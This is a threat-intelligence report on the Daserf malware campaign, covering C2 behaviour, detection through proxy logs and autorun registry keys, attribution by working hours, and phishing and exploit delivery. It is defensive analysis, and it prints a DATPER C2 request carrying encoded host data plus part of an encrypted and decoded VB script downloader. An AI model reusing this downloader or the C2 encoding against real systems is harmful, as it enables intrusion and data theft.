


Figure 8 Daserf traffic destinations (IP addresses)

In addition, it was confirmed that there is a possibility that some of the C2 servers are likely to have been designed to return contents only to users with the IP addresses that are being targeted. As shown in **Figure 9**, a LAC PC intentionally infected with Daserf could resolve the C2 server domain name into an IP address, but it could not establish a TCP connection with the C2 server via C2 traffic (HTTP GET request). The attacker might have denied a connection request from any non-target IP address on the C2 server to prevent contents from being downloaded so that the C2 server was not easily recognized.

09

```

$ dig www. .com
; <<>> DiG 9.10.3-P3 <<>> www. .com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63772
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; QUESTION SECTION:
; www. .com. IN A
; ANSWER SECTION:
; www. .com. 1800 IN A 115. .58.49
; Query time: 230 msec
; SERVER: 172.26.0.60#53(172.26.0.60)
; WHEN: 6月 17 18:32:42 JST 2016
; MSG SIZE rcvd: 63

```

Figure 9 C2 server name resolution

Detecting Daserf

A PC or server infected with Daserf can be relatively easily identified. Daserf generates HTTP POST traffic to a specific ASP file on the C2 server approximately once every 10 seconds, in order to establish a connection with a C2 server.⁴ This results in a large amount of POST traffic being generated from the same PC and being recorded in the proxy log, thus the infected PC, etc., can be easily identified by periodically checking the proxy log for such traffic.

A user agent assigned to the HTTP header for communication is hard-coded into the malware, and a recent Daserf version uses "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; SV1)."⁵ It appears to be an official user agent for Internet Explorer (IE) 8, but if closely examined, it does not have a character string of "Trident 4" assigned to it when IE8 is used.⁶ Checking the proxy log for the presence of such a user agent is another effective method.

If a PC that generates traffic to the C2 server is successfully identified, traces of Daserf could possibly be detected by using the following means; that is, to use Autoruns⁶ etc., in order to check the registry values for startups⁷ and the services⁸ automatically executed upon Windows startup. **Figure 10** shows that Daserf uses a file name of Adobe ARM to execute AdobeARM.exe upon startup.




Figure 10 Registry checking via Autoruns

⁴ If a GIF file containing a URL is not obtained from the C2 server, Daserf will generate an HTTP GET request to the GIF file approximately once every minute. The frequency of traffic generation depends on the type of malware used.

⁵ An older Daserf version uses "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)."

⁶ Autoruns is a tool used to display a list of programs automatically executed when Windows starts up, and it is distributed as part of Windows Sysinternals.

(<https://technet.microsoft.com/ja-jp/sysinternals/default>)


⁷ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run or HKCU\Software\Microsoft\Windows\CurrentVersion\Run

⁸ HKLM\SYSTEM\CurrentControlSet\Services

Daserf: Who uses it?

The iDefence Research Report (Wicked Rose and the NCPH Hacking Group)^{vi} of 2007 from VeriSign iDefense is only one of very few reports on Daserf. The report identifies Daserf (Daserf. A) as one of the malware types used in a targeted attack in June 2006 by a Chinese hacking group known as the "Network Crack Program Hacker (NCPH) Hacking Group," and the report suggests that the hacking group is involved in creating Daserf.


Some of our investigations also revealed a vague image of who is attacking. **Figure 11** shows an official website of an overseas trading company that handles LED products, and it was used as a C2 server by an attacker using Daserf. The displayed list of files in a CSS directory at the website contains CSS files as well as PHP files. The attacker was able to somehow penetrate into the trading company's Web server and install one or more files that the server administrator did not intend to install.



Name	Last modified	Size	Description
Parent Directory	-	-	-
notes/	30-Oct-2011 12:42	-	-
comment.php	16-Mar-2016 18:50	93K	-
feedcom.php	16-Dec-2013 17:07	87K	-
flist.php	24-Dec-2013 10:34	47	-
news.php	16-Dec-2013 17:07	527	-
thickbox.css	30-Oct-2011 12:42	4.0K	-

Figure 11 List of files in the mentioned CSS directory

Our investigation showed that the feedcom.php file in the CSS directory was actually an encrypted file, not a PHP file. In addition, decoding the encrypted file revealed that it was an executable file, as shown in **Figure 12**.



00000000	74 76 51 71 61 61 60 61 61 61 61 63 61 61 61 61	tvQqaamaaaaaaa
00000010	25 25 38 61 61 6c 47 61 61 61 61 61 61 61 61 61	%8aa Gaaaaaaaaa
00000020	71 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61	qaaaaaaaaaaaaaa
00000030	61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61	aaaaaaaaaaaaaa
00000040	34 61 61 61 61 61 61 34 46 55 47 34 61 54 61 4e 6e	4aaaaa4FUG4aTaNn
00000050	69 42 47 62 74 6d 30 48 76 67 48 50 43 59 62 57	i8Gbtm0HvgHPCyBw
00000060	43 4d 39 4e 43 4d 66 54 69 67 6e 48 42 4d 35 56	CM9NCMTignHBM5V
00000070	44 63 62 49 7a 73 62 59 44 77 34 47 41 77 34 47	DcbIzsbYDw4GAw4G
00000080	72 65 39 74 69 67 31 56 7a 67 75 55 64 71 30 6b	re9tig1VzguUdq0k
00000090	6a 61 61 61 61 61 61 61 61 61 64 53 48 76 55 48	jaaaaaaaaadSHVUH
000000a0	51 6f 71 31 38 51 4a 4b 6e 46 6b 4f 35 64 78 59	Qoq18QJKnFk05dxY
000000b0	41 2d 53 36 38 51 4e 4b 6e 46 6a 52 36 31 78 59	A-S68QNKnfjR61xY
000000c0	51 45 71 31 38 4d 56 52 41 70 6b 37 35 64 78 59	QEeq18MVRApk75dxY
000000d0	51 6f 71 30 38 4d 70 4b 6e 46 6a 52 36 32 56 59	Qoq18MVRApk75dxY
000000e0	51 45 71 31 38 4d 56 52 41 56 6b 25 35 64 78 59	QEeq18MVRAPk75dxY
000000f0	41 2d 54 56 38 51 4e 4b 6e 46 6a 73 41 77 6e 4f	A-TV8QNKnfjR61xY
00000100		

↓ Decoded

00000000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00	MZ.....@.....
00000010	b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@.....
00000040	0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68	!..L!Th
00000050	69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f	is program cannot
00000060	74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20	be run in DOS
00000070	6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00	mode...\$.5....
00000080	ec 85 5b a1 a8 e4 35 f2 a8 e4 35 f2 a8 e4 35 f2	..l...5...5..
00000090	6b eb 3a f2 a8 e4 35 f2 6b eb 55 f2 a8 e4 35 f2	k...5...k...5..
000000a0	6b eb 68 f2 bb e4 35 f2 a8 e4 34 f2 63 e4 35 f2	k...5...4...5..
000000b0	6b eb 6b f2 a8 e4 35 f2 6b eb 6a f2 bf e4 35 f2	k...5...k...5..
000000c0	6b eb 6f f2 a8 e4 35 f2 52 69 63 68 a8 e4 35 f2	k...5...Rich...5..
000000d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000e0	50 45 00 00 4c 01 03 00 87 52 02 48 00 00 00 00	PE...L...R.H...
000000f0	00 00 00 00 e0 0f 01 0b 01 07 0a 00 78 00 00 00	x...
00000100	00 88 00 00 00 00 00 00 9d 73 00 00 10 00 00 00	s...

Figure 12 feedcom.php file contents before and after decoding

The executable file that was decoded from the PHP file was not a malicious program such as a malware, it was simply Notepad, which is included as standard (5.1.2600.5512 (xpsp.080413-2105)) in the Chinese version of Windows OS (**Figure 13**). We don't know the reason why the attacker put the encrypted Notepad on the C2 server.

It should be noted that the comment.php file in the same CSS directory was likely to have been used as some type of an access log, as it recorded dates and times, IP addresses, and user agents.



Figure 13 Chinese version of Notepad

Next, let's look at an overview of the attacker based on suspicious traffic that has been infected with malware, including Daserf and Daserf-related malware. **Figure 14** shows a summary of the unauthorized communication in chronological order between September 15 and October 16, 2015. Of the two rows of arrows, the upper row indicates Japanese holidays, and the lower row indicates Chinese holidays. The graph shows that an almost constant and small amount of traffic occurred between September 28 and October 9, 2015. The period corresponds to the 2015 National Day of the People's Republic of China (October 1 to October 7), and the attacker might have taken days off during that period, following Chinese culture and customs. We assume the constant and small amount of traffic was caused by some beacon traffic generated by the malware even though the infected PC was not controlled by the attacker during that period.




Figure 14 Number of times infected traffic occurred between the middle of September and the middle of October 2015

Up to here, we have focused on how the trends in traffic infected with Daserf-type malware have changed over time. Next, look at how such infected traffic changed, depending on the hour of day. **Figure 15** (next page) shows a graph indicating how the amount of traffic changed, depending on the hour of day,⁹ between September 15 and October 16, 2015. The amount of traffic was remarkably higher during the hours between 9:00 and 17:00 (enclosed in lines), and the attacker is likely to have been operating the infected PC during that period. The hours enclosed in lines are from 8:00 to 16:00, China Standard Time, and this almost corresponds to work hours for general workers in China.

For the hours during which the attacker was active, the attacker might have adapted to Japanese work hours. However, considering that days with a very small amount of traffic correspond to Chinese holidays, the attacker is likely to have been following the local schedule.

15




Figure15 Number of times that infected traffic occurred (by hour)

In addition, as will be mentioned in a later section, "Types of malware used by attackers," some malware types used by attackers for a series of attacks are encrypted with a tool released via a Chinese site. Although this is only speculative, we can say that such an accumulation of fragmentary evidence provides a glimpse of who is attacking with Daserf.

Daserf: Modus operandi of attackers

In a targeted attack, the attacker uses various attack methods to penetrate a target organization. An attacker sends an e-mail attaching Daserf disguised as a seasonal greeting to a target and tricks the recipient to open the e-mail, thus causing an infection with malware. If the e-mail recipient opens the attached file, a Flash animation as shown in **Figure 16** will appear, and behind the scenes, the malware (downloader type) will be executed.

Some of our investigations have revealed that the files attached to the e-mails are most commonly a .zip file, which is uncompressed into an .exe file. The .exe file is disguised as a Flash icon file for a New Year greeting, named "新年アニメーション.exe" (**Figure 17** on the next page). If the file is executed, a Flash animation will appear, and behind the scenes, Daserf or another different type of malware will be downloaded from a C2 server and executed (**Figure 18**, CASE A, on the next page).

For all cases, the e-mail body text is unknown.

Largely, the downloader was compiled in late December. It is possible that the attackers sent targeted e-mails, taking advantage of events like Christmas or New Years.

16




Figure 16 will appear, and behind the scenes, the malware (downloader type) will be executed.

17



Figure 17 Executable file named “新年アニメーション.exe”

18




Figure 18 Infection route with a targeted e-mail

Malware infection is not limited to the method of sending a .zip file with a compressed .exe to targeted users. We consider it likely that attackers also use a method of exploiting CVE-2015-2545, a Microsoft Office vulnerability (**Figure 18**, CASE B). This is because Gofarer, which Symantec Corporation reported as a type of malware for downloading Daserf, is similar to the type of malware (downloader) dropped after exploiting the CVE-2015-2545 vulnerability. **Figure 19** shows the results of comparison between Gofarer and the code that creates a Mutex of the dropped malware type. The Mutex naming conventions are similar. In addition, each type of malware uses code to obtain access to the startup folder via the SHGetSpecialFolderPathAviii Windows API for obtaining a special folder path, and creates malware in the startup folder, as shown in **Figure 20** (next page). Therefore, these two different downloaders seem to have likely been used by the same attackers.

19

```

sub     esp, 2D0h
push    offset Name      ; "e511fe20-e960-4b31-a8ab-20837720b0f7"
push    1                ; bInitialOwner
push    0                ; lpMutexAttributes
call    ds:CreateMutexA
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_40102B

Gofarer

sub     esp, 258h
push    ebx
push    ebp
push    edi
push    offset Name      ; "5ed7f8a9-ba28-4b41-89ac-702e5fa5ab24"
xor     ebx, ebx
push    1                ; bInitialOwner
push    ebx              ; lpMutexAttributes
call    ds:CreateMutexA
mov     ebp, eax
call    ds:GetLastError
cmp     eax, 0B7h
jz      loc_4017E7

Downloader after application of CVE-2015-2545

```

Figure 19 Downloader code comparison

20

```

push    7                ; csidl
push    ecx              ; pszPath
push    ebx              ; hwnd
call    ds:SHGetSpecialFolderPathA

```

Figure 20 Obtaining access to the startup folder via SHGetSpecialFolderPathA

Kaspersky Lab^x reported that the attacking code exploiting the CVE-2015-2545 vulnerability was used by more than one attacker. As reported by FireEye,^x also in Japan, an Office document file exploiting the vulnerability was confirmed at the end of November 2015. LAC also confirmed that an organization of a specific industry received a copy of the same Office document file at the same time, and most likely, it's a targeted attack against a specific industry.

Types of malware used by attackers

An attacker using Daserf uses more than one type of malware, downloader, or hacking tool for command control. DATPER,^{xi} which is a type of malware for command control, uses an HTTP GET request for communication with a C2 server. Command execution results and information about infected PCs are encrypted, and then the data is sent as a query string to the C2 server (Figure 21).

21

```

GET /images/img/index.php?
ofugp=8e133efa66b321d611N0CrKuTifs1BDM2Kxex7wsY6WqX0ahh5WNJ1zF5GxmkipZz2Zaekxxfduc7vLbeod
rypD40qKwH64D^3bT5wI7y043m1F!! HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 6.0; sv1)
Host: 
Cache-Control: no-cache

```

Figure 21 HTTP GET request from DATPER

DATPER encodes the data to be sent with XOR encoding and custom Base64 encoding, and then compresses the data via the RtlCompressBuffer^{xii} Windows API used for data compression. The XOR encoding uses a key¹⁰ based on data (enclosed in lines in the figure), as shown in Figure 22, and the custom Base64 encoding uses the Base64 conversion table shown in Figure 23. Depending on the type of malware, the data to be sent may only be encoded with XOR encoding and custom Base64 encoding, without being compressed with RtlCompressBuffer.

22

Address	Hex dump	ASCII
0161E39E	61 01 00 00 1C 00 64 44 40 00 00 00 00 00 95 53	a0 L d0e 0S
0161E3AE	E8 76 DE E3 61 01 68 00 00 00 20 00 00 00 00 00	\$v IIta0k
0161E3BE	E0 2E 64 44 40 00 DE E3 61 01 60 ED 61 01 00 00	α.d0E IIta0'fa0
0161E3CE	00 00 95 53 EB 76 00 00 F0 76 60 ED 61 01 2F 40	0S\$V αv'fa0.0
0161E3DE	64 50 98 08 A1 70 91 20 3E 3A A2 4A 3B AC 96 1A	dIyTIpæ >:0J;40+
0161E3EE	5B B7 1E CE 50 01 7E 45 C5 43 1F D3 E2 A0 26 30	[η 4fP0"E+C74Γa00
0161E3FE	2D 21 00 C4 A7 51 19 71 ED C3 C7 2B D2 D0 2E BE	-! -0Q+q0Ht+η^,=
0161E40E	7D B8 4B F2 5A FD 1C 4E 8B 29 F7 11 76 0C EE AD	0qKz2^LNi)4v9e4
0161E41E	5F 9F 78 8F 85 A6 32 95 E6 14 59 13 60 F3 9A 6C	_fXAa320pY!!'s0i
0161E42E	68 77 25 9E 27 66 54 31 36 46 65 58 A5 FF 62 EF	kw%R'fT16FeX% bn
0161E43E	F1 10 84 6F AE 72 E9 E7 75 A9 38 16 0D AF CF FE	t>0o<r0ru-8,)>=
0161E44E	0E 12 A3 8E 55 81 6D A8 80 E1 FA 34 B4 A9 07 DA	#4u2U0mkCp 4l r.r
0161E45E	F0 92 82 9D B1 28 67 0A DB D7 06 4D 7A BD 2A 15	=EE% (00)H+Hz#s
0161E46E	57 7F 40 B0 B3 22 D9 09 E4 CD F8 B6 BA A8 02 B5	W0000 ""02=0H00
0161E47E	C2 8C BF FC 90 C8 88 EA A4 8A F4 6E 4F FB 49 B2	Ttq"00E060rn0rI0
0161E48E	87 18 3C 5E 93 BC 35 D5 B9 3D 0F 1B 73 CC DE 37	qT<^025fl=**sfI7
0161E49E	48 D0 86 2F 90 C8 83 CB 74 CA 33 41 F5 E8 1D 89	H 3/e00t#3AJ3#0
0161E4AE	E3 04 C6 94 C9 DF EB EC 0B C1 F9 8D 23 6A 52 79	Π0f0f"000+..i#JRy
0161E4BE	D6 DC 03 D1 97 EF F6 2C 56 7C 24 68 D4 3F 53 17	m00000+,Uish?03
0161E4CE	05 7B 39 C0 42 61 4C 9B 69 B8 63 47 F0 44 5C 99	#(0+BaLc i0c00\0
0161E4DE	01 2E 60 ED 61 01 60 ED 61 01 1C E9 61 01 D1 10	0.'fa0'fa0L0a0T>
0161E4EE	43 00 64 44 40 00 24 E9 61 01 ED 67 40 00 1C E9	C d0E \$0a000e L0
0161E4FE	61 01 00 00 00 00 00 00 00 00 74 C8 40 00 52 74	a0 t0E Rt
0161E50E	6C 44 65 63 6F 6D 70 72 65 73 73 42 75 66 66 65	lDecompressBuffle

Figure 22 XOR key table

¹⁰ This may vary, depending on the type of malware.

Figure 24 shows the result of decoding a portion of the character string as shown enclosed in lines in Figure 21. The VMPC-123 that appears in the portion enclosed in lines within the figure indicates the host name of an infected PC.

Address	Hex dump	ASCII
0193EE2C	00 EF 93 01 6A 9B C2 76 AD 34 30 08 FE FF FF FF	n00jctv40#
0193EE3C	BC A6 BC 76 EE 2F 41 00 6C EE 93 01 6C 31 41 00	"3v/A l00l1A
0193EE4C	00 00 1A 00 24 EF 93 01 AC EE 93 01 51 00 00 00	+ \$n00%0000
0193EE5C	04 EE 93 01 DB EE 93 01 20 00 04 01 6C EE 93 01	%000000 0l000
0193EE6C	48 49 4A 79 7A 30 34 35 54 43 44 56 57 58 59 45	HIJyz045TCDUWXYE
0193EE7C	46 47 6B 6C 36 37 38 4C 4D 4E 4F 50 51 52 53 6D	FGkl678LMNOPQRSm
0193EE8C	76 31 6E 6F 70 71 72 73 55 5A 61 62 39 5E 60 4B	vlnopqrsUzab9^K
0193EE9C	63 64 65 66 67 68 69 6A 41 42 74 75 32 33 77 78	cdefghijABtu23wx
0193EEAC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 23 Custom Base64 conversion table

00000000	fe cd b0 47 50 5e 5f f5 01 00 00 00 d8 00 00 00	[...GP^.....]
00000010	2c 01 00 00 56 00 4d 00 50 00 43 00 2d 00 31 00	[...V.M.P.C.-.1.]
00000020	32 00 33 00 00 00 00 00 00 00 00 00 00 00 00	[2.3.....]
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[.....]
*		
00000050	00 00 00 00 ac 10 c8 0d 06 00 00 00 01 00 00 00	[.....]
00000060	01 00 00 00 11 04 00 00 4e 55 4c 4c 00 00 00 00	[.....NULL....]
00000070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[.....]
*		
000000e0	00 00 00 00 00 00 00 00 0a	[.....]
000000e9		

Figure 24 Result of decoding the sent data

For downloaders, in addition to Gofarer, a VB script-based malware type has also been confirmed. This malware type is encrypted as shown in Figure 25, with an encryption tool released at a sitexiii in China. Figure 26 on the next page shows part of the result of decoding the VB script, and it indicates that an Internet Explorer object is used to generate traffic.

```
#0~~GSgAAA==a{J{Z O&vy*yX l&D l X+W&%y{ +&%yX+cy*2%+*Xy!f%yX l
X+f2%y*++f2%+*y* G&0+l c+X2%+Gy 2%+l l c2%yX W X&R X++ c20 l *y
3 G&0 l X+Z&%yX W F20+*y*yvf%+Xy*+ 20 Z +fR +*XyFf%yXyc+;&R *ycy
!+/2%+!y/2%+Z ;&%y*y{&R X W&0+l G20 l c20+ yZ2%+*+yFf%yX W 9fR
2%+*+*y*f%yX l qfR +*Xy f%yTy!fR l *yv20 Z T&R X+l v20 Z f20+!y
{&R X+W&%yX l f20+*ycyFf%+Xy*+c20 l *+W&%+Xy*+*20y*+l G&%y!y+&R
%+Gy 2%+8 +&%y!y/&R T ;&0+Z Z20 Z !20+Fyv2%+!+/2%+!y/&R T+;&%+Xy
*+X2%+*yX G&0+Z f0y*+*yT2%+l W *2%yX l q&R X+W F20 l vy f%y*yyc+
{fR *y*&R *y{f%y*yycf%+/yGf%yX W XfR +*Xy f%y{yvfr l *yv20 l X 8&
*y*fr G &2%yX l +&R X+W *20 2 f20+fyZ2%+*+*y f%yX W XfR f+92%+*y
%+*yX +&0+l *+2%+*y*yFfR l *yc20 l * F&0+Z 20 2 c20+*ycyFf%+Xy
*y* l&%yX+cyf2%+&+92%+fy/&R X+W f0y*+cyX2%+G G&%y*yX y&0 F TfR
+&R *y*y+&R X l TfR *y* l&%yX+*yF2%+*+*y!f%yX W XfR +*+yZf%yXyc+
X l +fR +*+y*f%yXy*+l&R fyZ20 l * y&0+l cyX&R fy9f%y*y*+ f0y!+c2
l v20+*+*y f%+Ty f%y/ F&0+l c+T2%+*+*y*fr l cyZ20 l * ;&0+F !20
*y 20 Z 9&R {+&%y+ l&%y{+v2%y*+*+2%+*yX Z&0+l c+X2%+*yXyFfR l
+&W&%+Xy*+v20yf+2&R *y*y*&R X W *fr y9&R *yX+c2%y*+*+2%+*y* 8&
X+c2%y*+*+2%+Zy{&R X+l f0y*+*yT2%+l W F2%yX l *&R X+W G20 l *y
0 F f&R {+Z&%yT l&%yX+G2%y*+cf0y*+*y+&R X+W *f0y*+*yq2%+l l 2%y
cf0y*+*y92%+l l F2%y9 G&0 l X+Z&%yX W F20+*y*yvf%+Xy*+ 20 Z +fR
*y*+c+ 2%+*yX 2&0+l c+/2%+*y*yZfR l *yc20 G f&R X+W f20 l cyXf%y
*&R X+l f20 l *yqf%yfyff%+Xy*+!20 l *+8&%+Xy*+v20y*+l y&%y!y+&R
%+*y*yvfR l *y&20 l * ;&0+l cy/&R *yX+c2%yf+&f0y*+cy9&R X+W *f0y
Ff0y*+*y+&R X+l !f0y!+c20y!+G&R !y!20 l X 8&0+l *y+&R *yX+!2%y*+
0+l cyX&R !y*f%y*y*+*+f0y*+*yq&R 9+G&%+Xy*+!20y*+W 8&%y*yX +&0 l
```

Figure 25 Part of the encrypted VB script code

26

```
wscript.sleep 300000
Dim i,i1,test,p,p1,p2
window.moveTo 4000,4000
window.resizeTo 0,0
Set pso = CreateObject("Scripting.FileSystemObject")
set treshell= CreateObject("WScript.Shell")
test1 = treshell.ExpandEnvironmentStrings("%TEMP%")
test = mid(wscript.scriptfullname,1,len(wscript.scriptfullname) - instr
(1,strreverse(wscript.scriptfullname),"\") + 1)
p = test1&"\"&"kcagf.dat"
p2= test&"kcagme.vbe"
pso.DeleteFile(p)
Set pso = Nothing
set ie=wscript.createobject("internetexplorer.application")
